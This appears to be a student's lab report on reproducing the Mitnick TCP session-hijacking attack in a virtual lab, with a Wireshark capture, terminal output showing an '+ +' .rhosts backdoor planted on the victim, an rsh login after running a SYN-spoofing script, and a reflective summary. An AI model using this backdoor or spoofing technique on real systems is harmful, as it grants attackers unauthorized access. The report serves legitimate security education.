9	2020-10-31 23:09:49.9225835	10.0.2.8	192.168.1.1	DNS	81	Standard query 0x8810 PTR 5.2.0.10.in-addr.arpa
10	2020-10-31 23:09:49.9225934	10.0.2.8	192.168.68.1	DNS	81	Standard query 0x8810 PTR 5.2.0.10.in-addr.arpa
11	2020-10-31 23:09:49.9423918	192.168.1.1	10.0.2.8	DNS	81	Standard query response 0x8810 No such name PTR 5.2.
12	2020-10-31 23:09:49.9424021	192.168.68.1	10.0.2.8	DNS	81	Standard query response 0x8810 No such name PTR 5.2.
13	2020-10-31 23:09:49.9428536	10.0.2.8	10.0.2.5	TCP	74	1023 → 9090 [SYN] Seq=378375354 Win=29200 Len=0 MSS=
14	2020-10-31 23:09:49.9834281	PcsCompu_b6:a2:0c	Broadcast	ARP	42	Who has 10.0.2.8? Tell 10.0.2.6
15	2020-10-31 23:09:49.9838302	PcsCompu_af:29:27	PcsCompu_b6:a2:0c	ARP	60	10.0.2.8 is at 08:00:27:af:29:27
16	2020-10-31 23:09:50.0025737	10.0.2.5	10.0.2.8	TCP	54	9090 → 1023 [SYN, ACK] Seq=378375404 Ack=378375355 W
17	2020-10-31 23:09:50.0029788	10.0.2.8	10.0.2.5	TCP	60	1023 → 9090 [ACK] Seq=378375355 Ack=378375405 Win=29
18	2020-10-31 23:09:50.0048963	10.0.2.8	10.0.2.5	RSH	60	Server username:seed Server → Client Data
19	2020-10-31 23:09:50.0079085	10.0.2.8	10.0.2.5	TCP	60	1023 → 9090 [FIN, ACK] Seq=378375355 Ack=378375405 W
20	2020-10-31 23:09:50.0079268	10.0.2.8	10.0.2.5	TCP	60	514 → 1023 [FIN, ACK] Seq=426077379 Ack=35 Win=29200

Joseph Tsai

CSS 517 A – Lab: Mitnick Attack

October 31st, 2020


Screenshot 11: Displaying that the backdoor has been created, and that changes were made to the X-Terminal .rhosts file in accordance with the timestamps seen in the Wireshark capture (see Screenshot 10 for details).



```
[10/31/20]seed@VM:~$ ls
android  Customization  Documents  examples.desktop  host  Music  Public  Templates
bin      Desktop         Downloads  get-pip.py        lib   Pictures  source  Videos

[10/31/20]seed@VM:~$ cat .rhosts
+ +
[10/31/20]seed@VM:~$ stat .rhosts
  File: '.rhosts'
  Size: 4          Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d Inode: 1060500     Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1000/   seed)   Gid: ( 1000/   seed)
Access: 2020-10-31 23:10:20.142034000 -0400
Modify: 2020-10-31 23:09:50.058034000 -0400
Change: 2020-10-31 23:09:50.058034000 -0400
 Birth: -
[10/31/20]seed@VM:~$
```

Screenshot 12: Proof that the connection between the Mitnick machine and the XTerminal Machine is working through usage of the rsh command into the X-Terminal from the attacker machine.



```
Mitnick [Running]

[10/31/20]seed@VM:~$ sudo python sendSyn.py
.
Sent 1 packets.
[10/31/20]seed@VM:~$ rsh 10.0.2.8
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

[10/31/20]seed@VM:~$
```


Joseph Tsai
CSS 517 A – Lab: Mitnick Attack
October 31st, 2020
[Summary](#)

Overall, I found the lab quite eye-opening in that crafting the network packets “by hand” was rather straightforward after looking up the scapy documentation online. By being able to dive into the expected network behavior, I feel like I came away with a much better understanding of TCP, and what “session hijacking” truly means.

By using Wireshark, I also came to understand why a machine like X-Terminal might trust the attempted connections by Mitnick’s machine, as Wireshark essentially showed me what X-Terminal was using to validate its trust in the requestor: network protocols. It came as a surprise to me how simple it was to even get the X-Terminal machine to believe that the attacker was the Trusted Server just by understanding the fundamentals of the rsh connection.

Prior to completing the lab, I was under the impression that the attackers needed the very best and highly sophisticated tools in order to attack systems. While this may be true to some extent, such tools could be seen as useless if the attacker does not first understand the fundamentals of how computers and computer systems work. As seen in the lab, having an understanding of rsh connections allowed us to use rather simple tools in order to conduct an attack used by one of the most well known hackers of our time.